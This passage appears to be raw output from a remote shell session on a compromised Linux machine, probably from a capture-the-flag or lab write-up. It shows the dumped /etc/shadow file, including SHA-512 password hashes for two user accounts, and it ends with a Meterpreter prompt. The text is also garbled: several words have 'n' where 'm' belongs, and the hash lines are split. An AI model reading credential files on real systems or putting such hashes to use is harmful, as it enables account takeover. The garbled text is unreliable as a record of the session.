nobody:*:18561:0:99999:7:::
systemd-network:*:18561:0:99999:7:::
systemd-resolve:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
nessagebus:*:18561:0:99999:7:::
_apt:*:18561:0:99999:7:::
lxd:*:18561:0:99999:7:::
uuidd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ubuntu:!:18851:0:99999:7:::
nurphy:$6$qK0Kt4UO$HuCrlOJGbBJb5Av9SL7rEzbxcz/KZYFkMwUqAE0ZMDpNRmOHhPHeI2JU3m9OBOS7lUKkKMADLxCBcywzIxl7b
:18851:0:99999:7:::
claire:$6$Sy0NNIXw$SJ27WltHI89hwM5UxqVGiXidj94QFRm2Ynp9p9kxgVbjrmtMez9EqXoDWtcQd8rf0tjc77hBFbWxjGmQCTbep
0:18851:0:99999:7:::
systemd-timesync:*:20204:0:99999:7:::
tss:*:20204:0:99999:7:::
tcpdump:*:20204:0:99999:7:::
fwupd-refresh:*:20204:0:99999:7:::
systemd-coredump:!!:20204::::::
usbmux:*:20204:0:99999:7:::
neterpreter > Interrupt: use the 'exit' command to quit
```